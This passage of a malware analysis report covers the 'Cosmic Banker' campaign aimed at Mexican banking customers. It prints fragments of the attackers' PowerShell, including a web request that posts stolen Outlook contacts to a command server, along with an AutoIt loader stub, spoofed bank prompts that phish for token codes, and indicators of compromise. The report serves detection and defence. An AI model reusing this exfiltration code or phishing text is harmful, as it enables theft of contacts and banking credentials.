  $WebRequest.ContentLength = $GlobalListStr.length
  $RequestStream = $WebRequest.GetRequestStream()
  $RequestStream.Write($GlobalListStr, 0, $GlobalListStr.length)
  $RequestStream.Close()
  [System.Net.WebResponse] $WebResponse = $WebRequest.GetResponse()

}
function _/=\/\/\_/\____/=\() {
  ${__/==\/\__/\/===\} = [System.IO.File]::Exists(${__/======\____/\_})
  if (-Not ${__/==\/\__/\/===\}) {
      "" | sc ${__/======\____/\_}
      ____/=\_/\_/==\/==
  }
}
_/=\/\/\_/\____/=\
```


This PowerShell script runs the following actions:

Downloads the file: hxxp://dgi1b2n3m4[.]ddns[.]net/0111/kk/md.zip, which includes the DLL main malware library, the executable loader part of the AutoIt toolkit and other services. The structure of the md.zip file is shown in the following image:



Name	Date modified	Type	Size
12.dll	11/1/2019 8:35 AM	Application extens...	33,877 KB
exe.png	3/15/2018 9:17 AM	PNG File	873 KB
libeay32.dll	6/12/2015 1:48 PM	Application extens...	1,331 KB
sql.png	6/4/2018 9:53 PM	PNG File	850 KB
ssleay32.dll	6/12/2015 1:48 PM	Application extens...	350 KB

Subsequently, the script generates a random variable formatted as follows: _ 6 lower case letters + 1 dígit + "_" + "upper case letter. This random variable is defined in the following PowerShell function, which is the non-obfuscated version by SCILabs.




```
Function createRandomFunction {
    $letters = "q","w","e","r","t","y","u","p","a","s","d","f","g","h","j","k","z","x","c","v","b","n","m"
    $numbers = "2_","3_","4_","5_","6_","7_","8_","9_"
    $randomString= $null
    $randomLetters = Get-Random -InputObject $letters -Count 6
    $randomNumber = Get-Random -InputObject $numbers -Count 1
    $UpperLetter = Get-Random -InputObject $letters.ToUpper() -Count 1
    foreach($n in $randomLetters) {
        $randomString+= $n
    }
    foreach ($n2 in $randomNumber) {
        $randomString+= $n2
    }
    foreach ($n3 in $UpperLetter) {
        $randomString+= $n3
    }

    return "_$randomString"
}
```

It then creates a folder with the random variable in the folder “%Public%”, extracts the files from md.zip, puts them inside the random named folder and renames them as follows:

12.dll -> nombre aleatorio.LNS
exe.png -> nombre aleatorio.exe
sql.png -> sqlite3.dll


It also creates the file “random name1.LNS” with the following contents:



```
#NoTrayIcon
Global $_jhqvae7_K = $CmdLine[1]
Global $_jhqvae7_K86 = DllOpen('_jhqvae7_K.LNS')
DllCall($_jhqvae7_K86, 'STRUCT', 'JLI_CmdToArgs')
```

Lastly, the script asks for MAPI access to try to access to Microsoft Outlook and then looks for the contacts email accounts in order to extract them and send them to the cyberactors through a POST web request to the following resource: “*hxxp://dgi1b2n3m4[.]ddns[.]net/lists/kk/index.php?list*”.

In order to gain access to Microsoft Outlook MAPI, the malware requires the user authorization, that’s why the request prompt will appear in a window like the following one:



Un programa intenta obtener acceso a direcciones de correo de Outlook. Si esto es inesperado, haga clic en Denegar y mire si el antivirus está actualizado.


Para más detalles sobre seguridad del correo y cómo evitar esta advertencia, haga clic en Ayuda.

Additionally, the PowerShell script includes several base64 coded text strings. The corresponding text strings are listed below, where some associated with startup persistence features stand out, as well as the name of one of them which allows to access to Outlook information through MAPI and a regular expression to identify email accounts ([_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*(\.[a-z]{2,4})$):


- exe
- zip
- %ProgramFiles%\Internet Explorer\iexplore.exe,1
- startup
- «Acessar a internet.»
- Line
- Cmd

- Microsoft.Office.Interop.Outlook
- MAPI
- ^[_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*(\.[a-z]{2,4})$,
- $env:APPDATA\Microsoft\.Outlook


The main malicious file 12.dll, renamed to "<random>.LNS and saved in the folder %Public%, has text strings in Portuguese which seem to refer to the possible capabilities of this program and/or depuration text. These text strings were only identified in the executed program and not in the binary, since the program is protected with the VMProtect packer, which makes these text strings unable to be displayed with static analysis techniques.


```
0000003A35E4   0000007A41E4      0   enviou emails dados extraidos
0000003A389C   0000007A449C      0   Conected!  Ip:
0000003A3968   0000007A4568      0   Cliente Desconectado!
0000003A3A48   0000007A4648      0   o Falhou!
0000003A732C   0000007A7F2C      0   Server Mandou====>
0000003A7360   0000007A7F60      0   ServRecebeu====>
0000003A73E0   0000007A7FE0      0   ClienteRecebeu====>
0000003A742C   0000007A802C      0    Erro Encontrado====>
0000003A7504   0000007A8104      0   Server manda====> Abrindo Recorte!
0000003A7598   0000007A8198      0   Server manda====> Codenadaspara o button
0000003A7608   0000007A8208      0   Server manda====> Abrindo Buraco!
0000003A7678   0000007A8278      0   Server manda====> Fechando Buraco!
0000003A787C   0000007A847C      0   Sock Print Disconnet====>
0000003A78C0   0000007A84C0      0   Finalizado O Print memoria limpa!
0000003A7998   0000007A8598      0   Sock Print Erro====>
0000003A79D0   0000007A85D0      0   Finalizado O Print memoria limpa!
0000003A7E10   0000007A8A10      0   #13#10
0000003A7E2C   0000007A8A2C      0    Erro Encontrado====>
0000003A8050   0000007A8C50      0    Teclado Conectado!====> Teclado Conectado com sucesso
0000003A8568   0000007A9168      0   criamemory socket4
0000003A859C   0000007A919C      0   k9k1v9U2b9N1C0683073 socket4
0000003A85E4   0000007A91E4      0   GetMem socket4
0000003A863A   0000007A923A      0    k9k1v9U2b9N1C0683073 socket4
0000003A8684   0000007A9284      0   x8C8z5p1S7X3f1bAKXBDjpc socket4
0000003A86D0   0000007A92D0      0   Dispose 19B5y1Y1Z7p2z7432597
0000003A939C   0000007A9F9C      0   pediu qr sozim
```

When comparing these text strings with the ones from the May 2019 event, it was identified that a lot of them are the same, meaning that both events were carried out by the same group of attackers. As a reference, in the following image the text strings of the May event are shown, which also were obtained from the memory process and not from the program, since this one was also protected with the VMProtect packer.



```
0x588cde0 (72): Server manda====> Fecahando Recorte!
0x588ce38 (30): <|ALINHA_TELA|>
0x588ce64 (34): ServRecebeu====>
0x588cee4 (40): ClienteRecebeu====>
0x588cf30 (44):  Erro Encontrado====>
0x588cfa0 (20): aerobilita
0x588cfb8 (36): /C net start uxsms
0x588cffc (20): aerodescti
0x588d014 (34): /C net stop uxsms
0x588d090 (68): Server manda====> Abrindo Recorte!
0x588d140 (80): Server manda====> Codenadaspara o button
0x588d1b0 (66): Server manda====> Abrindo Buraco!
0x588d220 (40): <|QUADRADO_FECHADO|>
0x588d258 (70): Server manda====> Fecahando Buraco!
0x588d2d8 (36): Estimado cliente:
0x588d4e4 (20): STANDADOS|
0x588d724 (28): Itoken final:
0x588d958 (52): Sock Print Disconnet====>
0x588d99c (66): Finalizado O Print memoria limpa!
0x588da74 (42): Sock Print Erro====>
0x588daac (66): Finalizado O Print memoria limpa!
0x588df08 (44):  Erro Encontrado====>
0x588e12c (108):  Teclado Conectado!====> Teclado Conectado com sucesso
0x588f8ac (28): iniciaon o ita
0x588f8d8 (46): Transferencia iniciada!
```

The malware artifact from May 2019 had other text strings which refer to the update of data or passwords, as a procedure to try to con the user to disclose its access credentials of banking websites . In the following image are shown some of the text strings:



```
0x69e54c4 (160): Para continuar necesitamos confirmar algunos datos de seguridad, Ingresa los 6 n
0x69e5566 (74): meros
que se muestran en tu Token M
0x69e55b2 (276): vil en el espacio indicado. haga clic en Continuar. Esto
forma parte del procedimiento de seguridad HSBC es muy importante su colaboraci
0x69e5834 (108): El Sistema Bancomer informa de un error. Por favor int
0x69e58a2 (34): ntalo nuevamente.
0x69e58dc (142): Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
0x69e5974 (108): El Sistema Azteca informa de un error.
Por favor int
0x69e59e2 (34): ntalo nuevamente.
0x69e5a14 (114): El Sistema Santander informa de un error.
 Por favor int
0x69e5a88 (34): ntalo nuevamente.
```

Similar strings were identified in the DLL malware from October 2019 but coded with the XOR algorithm and the 0x20 key. The identified text string suggests that at some point it will ask a “security code shown in a device”, as well as another string that refers to an alleged “data update.”

In the October 2019 malware analysis wasn’t identified text strings from Mexican banking institutions, which makes possible that such strings were hidden in a more advanced way than the May 2019 malware sample. Based on the image similarities and the delivered email text, text strings in the malicious programs and the download zip file as a generalized TTP, SCILabs determines with a medium confidence level that this is the same attacker. It’s also worth mentioning that with a larger number of events with these artifacts the level of reliability of this claim could increase.


```
!  !
codigo
seguridad
capturado
verifica
intenta
   por
favor
introducir
muestra
dispositivo
acesso
!  !

eSTAMOS
ACTUALIZANDO
DATOS
```


The following image show text strings from Mexican banking institutions identified in the May 2019 malware and that are closer from other text strings from Brazil’s financial institutions.


```
0x58836d0 (44): bbva bancomer net cash
0x588370c (24): banco azteca
0x5883734 (22): Santander M
0x5883764 (64): Acceso Banca por Internet - HSBC
0x58837b4 (34): HSBC Global Login
0x5883834 (60): Banorte | El Banco Fuerte de M
0x58838b8 (38): navegador exclusivo
0x5883968 (36): itauaplicativo.exe
0x5883ad0 (22): customround
0x5883c80 (30): Conected!  Ip: |
0x5883d4c (42): Cliente Desconectado!
0x5885dd6 (32):  Banco do Brasil
0x5885e26 (32):  Caixa Economica
0x5885e54 (20): Travsantos
0x5885e7a (20):  Santander
```

When looking for information related to the md.zip file in open sources, an event in March 2019 was identified where the attacker also used another file with the same name and with similar names in the included files. This campaign was documented by TrendMicro as Banload malware where is mentioned that it is targeting Brazil’s banking institutions. In the following image is described the structure of the md.zip file:


One of the differences of the TrendMicro event, is that the internal malicious file was called pp.png and in the recent events is called 12.dll but maintaining a similar name for the rest of the files.

By doing a more in-depth analysis of these files, it was identified that pp.png is actually a non-obfuscated executable which included names of Mexican banking institutions, as well as text strings related with changing password credentials. Apparently in the last months, the cyber attackers included the use of the VMProtect packer to make harder the analysis of the malicious program. In the following image are shown the identified text strings of the Mexican banking institutions identified in the pp.png program.




```
Name
--------------
exe.png
sql.png
pp.png
ex.png
libeay32.dll
ssleay32.dll
20938092830482
```

Based on this finding, SCILabs created a YARA rule to identify files that contain files with the names exe.png, libeay32.dll, ssleay32.dll and sql.png that might belong to the same Cosmic Banker campaign.




```
banamex
banco azteca
bancomer
BANCOMER
banorte
bbva
```

When looking for additional malware in a private source with this YARA rule, 14 additional compressed files were found with the name md.zip including a DLL file with the name 12.dll, which match with the event observed in October 2019. It was also identified an additional file named Java_qeyghf8_V.zip which also contains the pp.png file. The malware detection rate fluctuates from 9 to 27 antivirus search engines from close to a total of 60, making the detection rate a little low even though some of the files were observed since August. In the following image a section of these files is shown:



			First submission	Last submission
95b97a2b99386759975b8d81d0235d0a44826125d457968fbe014b1b5ff0a409 md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	9 / 61	12.63 MB	2019-10-17 17:04:17	2019-10-17 17:04:17
464cb42033ea362723bf788aef0b3e16c91b3f07d6418e85fa872c26c8cf4f36 Java_qeyghf8_V.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	15 / 60	3.98 MB	2019-10-15 14:57:27	2019-10-15 14:57:27
bbea169470863c0f517b39abfa0885419c27e2fbe7b969502fa58d53c990a1ff md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	19 / 61	11.44 MB	2019-10-14 16:08:37	2019-10-14 16:08:37
9874fdb517afe0221d2ed253b64e5c05b8af19e5dcc2b4df4d88a5cbae1a1091 md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	20 / 62	11.44 MB	2019-10-11 17:15:43	2019-10-11 17:15:43
8cff08be15157f0d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	24 / 58	11.44 MB	2019-10-10 19:05:22	2019-10-10 19:05:22
7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d md.zip	23 / 57	11.42 MB	2019-10-10 16:07:31	2019-10-10 16:07:31



			First submission	Last submission
317b9d462ec70a5fee52a5ed96674aca292e8e06b2f6301cc36f7a md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	21 / 60	11.44 MB	2019-09-11 09:48:08	2019-09-11 09:48:08
eceff5fdbf4969092be73035afe1d5f6d16fa23bce62fe32fc8394576 md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	18 / 60	11.43 MB	2019-08-22 13:29:19	2019-08-22 13:29:19
616a77fa3e0a3959a4f15d8054366a806b400d8ba0b79495a419d md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	19 / 60	11.42 MB	2019-08-20 19:40:14	2019-08-20 19:40:14
6870bf8a46c295ed4a7afaf8d821bc157fab21fa2aff69c71175ab97 md.zip zip contains-pe Cosmic_Banker_delivery_md_zip_file	22 / 58	11.44 MB	2019-08-08 19:32:17	2019-08-08 19:32:17

The 12.dll files included in the md.zip compressed files are packed with VMProtect and therefore don't reveal the comments in Portuguese, also all of them were identified linked with the same Delphi version. It's worth mentioning that the pp.png file is the only one without VMProtect packing.

```
./a1b5d1a53734e1aa46207844f6d10105a0dc595f333ceffa58b488a8a3efe739-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./7bd7f5ba852aa4c2ec1bc0cdf48920529669604be9770c35d0965da98105a0f2-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./717c6ba0f1c3ddbb2662cbd9cdb36d8156bf35fffd5a2ae60899c467aa51fc98-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./8cff08be15157f0d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./656d96824f59cbc2ae6d96e0903a6b975135509d5616a0da37763701331b32d9-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]
```

When analyzing the properties of Cosmic Banker malware from the May 2019 event, the tomanocu.jpg file was identified as protected with the same packer and also being a PE Delphi file.

```
root@remnux:~/malware/newMalware# diec ./2019-05-29-Cosmic-Banker-advisory/tomanocu.jpg
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[EXE32]
```

However, in this event the text strings were recovered directly from the memory, revealing the same observed behavior:

```
Cosmic_Banker_DLL_comments ../2019-05-29-Cosmic-Banker-advisory/cadenas.txt
0x3256de:$s2: Server Mandou====>
0x32577e:$s3: ServRecebeu====>
0x3257a1:$s4: ClienteRecebeu====>
0x325880:$s5: Abrindo Recorte!
0x3258ee:$s6: Abrindo Buraco!
0x325a09:$s7: memoria limpa!
0x325a63:$s7: memoria limpa!
```

Based on the identified texts, apparently the goal is to steal the bank credentials from Mexican financial institution users by showing some text related to an alleged data update request. Also, the malware is able to access Outlook info to collect the email accounts from the contacts list, however, this kind of access could also be used to send emails, impersonating the victim in Business Email Compromise (BEC) attacks.

Indicators of Compromise

Network Indicators

DNS Requests
h1m2en.ddns.net
dgi1b2n3m4.ddns.net

IP Addresses
158.69.59.82
51.79.31.28

URL Resources
hxxps://storage.syd.cloud.ovh.net/v1/AUTH_54960403c82f46c7a8738daf4af4d62f/001/COMPROBANTE%20FISCAL.zip
hxxp://dgi1b2n3m4.ddns.net/lists/kk/index.php?list
hxxp://unbouncepages.com/comprobntes-ilimitdsllqosdnm49yt8
hxxp://51.79.31.28/Folder/RO3473I4R4Y.php
hxxp://h1m2en.ddns.net/SA98AS8F7/kk/1445785485

Host Indicators

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\<aleatorio>.lnk

%PUBLIC%\i.dat

%PUBLIC%\c.lnk

Comprobante Fiscal.bat

Hash Values: (md5, sha1, sha256)

COMPROBANTE FISCAL.zip
012c2cfba9047b766ca172d8ecd08889
9e4fb6a245dbd41db70cf158d6307bb292462d66
a24f0fcda1c7b4db1565a7dc4332977edbe8e8b2a025256156ad01f44425b4c4

_jhqvae7_K.LNS (archivo DLL malicioso, también llamado 12.dll en el archivo md.zip)
89768e95e32fa29d8787cf37787d132d
339bdcf46b1d5b2db9df76b795acb29df130fc85
ddbe8205e4efa5d95faf1f3ceb6ace86ef471e7535e145dc276531ad43c41da9

md.zip
e0bebfb5b063113821ab67801148111c
